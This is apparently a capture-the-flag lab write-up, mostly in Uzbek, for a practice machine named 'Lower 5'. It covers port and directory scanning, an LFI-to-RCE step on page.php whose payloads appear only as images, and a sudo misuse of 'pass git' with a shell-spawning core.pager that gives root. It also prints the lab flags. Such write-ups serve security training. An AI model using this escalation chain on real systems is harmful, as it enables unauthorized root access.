Lower 5

Umumiy Ma’lumotlar

`IP address`	10.13.0.31
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	linux_kernel:5.6.3
`Web Server dasturi va Versiyasi`	Apache httpd 2.4.62 ((Debian))
`Ochiq Portlar`	22,80

Topilgan Flaglar

▼ User Flag

💡 User Flag: 30a7b18992fef054ca6d904769fac413

▼ Root Flag

💡 Root Flag: 008cdc7563e1d5afbcac3a241eba4db8


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

machinening ip addresini topish uchun sudo arp-scan -l qilib koramiz



bu machinening ochiq portlaini korish va kernel versiyasi va web server holatini korish uchun `nmap -p- <ip> -T4 -A` qilamiz


```
┌──(umar㉿kali)-[~]
└─$ nmap -p- 10.13.0.31 -T4 -A
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-13 16:48 +0500
Nmap scan report for 10.13.0.31
Host is up (0.00060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: vTeam a Corporate Multipurpose Free Bootstrap Responsive template
MAC Address: 08:00:27:33:42:3C (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.60 ms 10.13.0.31


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds

┌──(umar㉿kali)-[~]
└─$
```


endi web sitesiga kirib koramiz



endi bu yerda directorylarni qidirish uchun feroxbusterni ishlatamiz


by Ben "epi" Risher
ver: 2.13.1
Target Url http://10.13.0.31/
In-Scope Url 10.13.0.31
Threads 50
Wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Extensions [php, txt, html, bak, zip, xml, json]
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 258l 984w 11714c http://10.13.0.31/
200 GET 35l 102w 1026c http://10.13.0.31/assets/js/google-map.js
200 GET 187l 1024w 9877c http://10.13.0.31/sidebar-right.html
200 GET 235l 628w 8209c http://10.13.0.31/contact.html
200 GET 7l 1208w 98453c http://10.13.0.31/assets/css/bootstrap.min.css
200 GET 671l 1569w 12446c http://10.13.0.31/assets/css/style.css
200 GET 183l 139w 17710c http://10.13.0.31/assets/images/logo.png
200 GET 87l 630w 57030c http://10.13.0.31/assets/images/img3.jpg
200 GET 1l 5w 52c http://10.13.0.31/page.php
200 GET 68l 611w 56224c http://10.13.0.31/assets/images/img1.jpg
200 GET 184l 833w 9116c http://10.13.0.31/about.html
200 GET 438l 2385w 190710c http://10.13.0.31/assets/images/about.jpg
200 GET 111l 730w 59772c http://10.13.0.31/assets/images/img4.jpg
301 GET 9l 28w 309c http://10.13.0.31/assets => http://10.13.0.31/assets/
200 GET 69l 180w 2274c http://10.13.0.31/assets/js/custom.js
200 GET 13l 234w 16033c http://10.13.0.31/assets/js/jquery.isotope.min.js
200 GET 7l 36w 547c http://10.13.0.31/assets/js/jQuery.headroom.min.js
200 GET 1406l 5561w 51324c http://10.13.0.31/assets/js/modernizr-latest.js
200 GET 7l 68w 3290c http://10.13.0.31/assets/js/headroom.min.js
200 GET 6l 71w 4591c http://10.13.0.31/assets/js/respond.min.js
200 GET 8l 73w 2429c http://10.13.0.31/assets/js/html5shiv.js
200 GET 215l 873w 9573c http://10.13.0.31/services.html
200 GET 258l 984w 11714c http://10.13.0.31/index.php
200 GET 1247l 2710w 17912c http://10.13.0.31/assets/css/da-slider.css
200 GET 181l 786w 74361c http://10.13.0.31/assets/images/portfolio/img6.jpg
200 GET 320l 781w 6841c http://10.13.0.31/assets/js/jquery.cslider.js
200 GET 4l 56w 21984c http://10.13.0.31/assets/css/font-awesome.min.css
200 GET 98l 512w 4909c http://10.13.0.31/assets/css/bootstrap-theme.css
200 GET 141l 1153w 104762c http://10.13.0.31/assets/images/portfolio/img1.jpg
200 GET 306l 767w 14175c http://10.13.0.31/portfolio.html
200 GET 94l 707w 64049c http://10.13.0.31/assets/images/img2.jpg
200 GET 602l 2875w 220237c http://10.13.0.31/assets/images/bg_header%20-%20Copy.jpg
200 GET 7l 50w 2542c http://10.13.0.31/assets/images/arrows.png
200 GET 192l 993w 86331c http://10.13.0.31/assets/images/1.jpg
200 GET 138l 1073w 116595c http://10.13.0.31/assets/images/portfolio/img7.jpg
200 GET 179l 417w 3965c http://10.13.0.31/assets/css/isotope.css
200 GET 1673l 3210w 162920c http://10.13.0.31/assets/fonts/FontAwesome.otf
200 GET 1672l 2840w 26651c http://10.13.0.31/assets/css/font-awesome.css
200 GET 1063l 4200w 142944c http://10.13.0.31/assets/fonts/fontawesome-webfont.ttf
200 GET 1354l 7583w 785549c http://10.13.0.31/assets/images/spotlight.jpeg
200 GET 176l 1049w 76882c http://10.13.0.31/assets/images/person_2.png
200 GET 274l 550w 4899c http://10.13.0.31/assets/js/fancybox/jquery.fancybox.css
200 GET 144l 919w 89894c http://10.13.0.31/assets/images/person_1.png
200 GET 169l 630w 49983c http://10.13.0.31/assets/images/portfolio/img9.jpg
200 GET 160l 671w 58422c http://10.13.0.31/assets/images/2.jpg
200 GET 46l 207w 23135c http://10.13.0.31/assets/js/fancybox/jquery.fancybox.pack.js
200 GET 131l 923w 100626c http://10.13.0.31/assets/images/portfolio/img8.jpg
200 GET 175l 576w 37718c http://10.13.0.31/assets/images/portfolio/img4.jpg
200 GET 116l 740w 55984c http://10.13.0.31/assets/images/portfolio/img3.jpg
200 GET 147l 820w 67474c http://10.13.0.31/assets/images/portfolio/img5.jpg
200 GET 139l 901w 67966c http://10.13.0.31/assets/images/portfolio/img2.jpg
200 GET 195l 1164w 102446c http://10.13.0.31/assets/images/person_3.png
200 GET 599l 1825w 199951c http://10.13.0.31/assets/images/bg_header.jpg
200 GET 520l 42211w 287007c http://10.13.0.31/assets/fonts/fontawesome-webfont.svg
200 GET 227l 1523w 117910c http://10.13.0.31/assets/fonts/fontawesome-webfont.woff
200 GET 233l 1412w 99659c http://10.13.0.31/assets/fonts/fontawesome-webfont.eot
200 GET 7l 35w 2458c http://10.13.0.31/assets/js/fancybox/fancybox_sprite.png
200 GET 1l 1w 53c http://10.13.0.31/assets/js/fancybox/blank.gif
200 GET 115l 589w 23697c http://10.13.0.31/assets/js/fancybox/fancybox_loading_402x.gif
200 GET 5l 41w 1041c http://10.13.0.31/assets/js/fancybox/fancybox_overlay.png
200 GET 27l 142w 11705c http://10.13.0.31/assets/js/fancybox/fancybox_sprite_402x.png
200 GET 53l 236w 10210c http://10.13.0.31/assets/js/fancybox/fancybox_loading.gif
200 GET 1l 48w 887c http://10.13.0.31/assets/js/fancybox/Descr.WD3
[####################] - 2m 1765360/1765360 0s found:63 errors:0
[####################] - 2m 1764368/1764368 11928/s http://10.13.0.31/
[####################] - 1s 1764368/1764368 3486893/s http://10.13.0.31/assets/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 1s 1764368/1764368 3100822/s http://10.13.0.31/assets/css/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 1s 1764368/1764368 2873564/s http://10.13.0.31/assets/js/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 1s 1764368/1764368 2123187/s http://10.13.0.31/assets/images/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 1s 1764368/1764368 2262010/s http://10.13.0.31/assets/fonts/ => Directory listing (add --scan-dir-listings to scan)

▼ Exploitation (Buzib kirish)




bu yerda LFI zaifligi bo`lishi mumkin deb oylayabman buni shu sabab bunga LFI ni ishlatib koramiz


rostdan ham LFI zaifligi bor ekan




endi bu yerdan korgan LFI zaifligidan RCEga otamiz



endi uni web sitedan turib chaqiramiz



endi buni ishga tushirishimiz kerak




endi boshqa terminaldan turib shellni yuborish buyrugini beramiz

▼ Initial Access (Kirish huquqiga erishish)

bu yerda eng qizigi page.php unga kirib koramiz





endi privillage escalation qilamiz

▼ Privilage Escalation (Huquqlarni oshirish)

```
www-data@lower5:/var/www/html$ sudo -l
Matching Defaults entries for www-data on lower5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
    use_pty

User www-data may run the following commands on lower5:
    (low) NOPASSWD: /usr/bin/bash
```

bu yerda low useriga o`tib uning flagini oldik

`sudo pass git init` muvaffaqiyatli bajarildi, lekin git commit qilish uchun identifikatsiya kerak. Endi biz bo'sh commit yaratib, keyin `git log` orqali pager yordamida root shell olamiz.

```
low@lower5:~$ sudo pass git -c core.pager='sh -c "exec sh 0<&2"' help config
warning: failed to exec 'man': No such file or directory
fatal: no man viewer handled the request
low@lower5:~$ sudo pass git config --global user.email "a@b.c"
sudo pass git config --global user.name "a"
low@lower5:~$ sudo pass git commit --allow-empty -m "init"
[master (root-commit) 4c2bd9b] init
```

Endi bo'sh commit yaratamiz (bu hech qanday fayl talab qilmaydi):

```
low@lower5:~$ sudo pass git commit --allow-empty -m "init"
[master (root-commit) 4c2bd9b] init
 3 files changed, 2 insertions(+)
 create mode 100644 .gitattributes
 create mode 100644 .gpg-id
 create mode 100644 root/password.gpg
low@lower5:~$ sudo pass git -c core.pager='sh -c "exec sh 0<&2"' log
```

Root shell olish

```
low@lower5:~$ sudo pass git -c core.pager='sh -c "exec sh 0<&2"' log
# ls
root
# cd /root
# ls
root.txt
# cat root
```

```
# cat root.txt
008cdc7563e1d5afbcac3a241eba4db8
#
```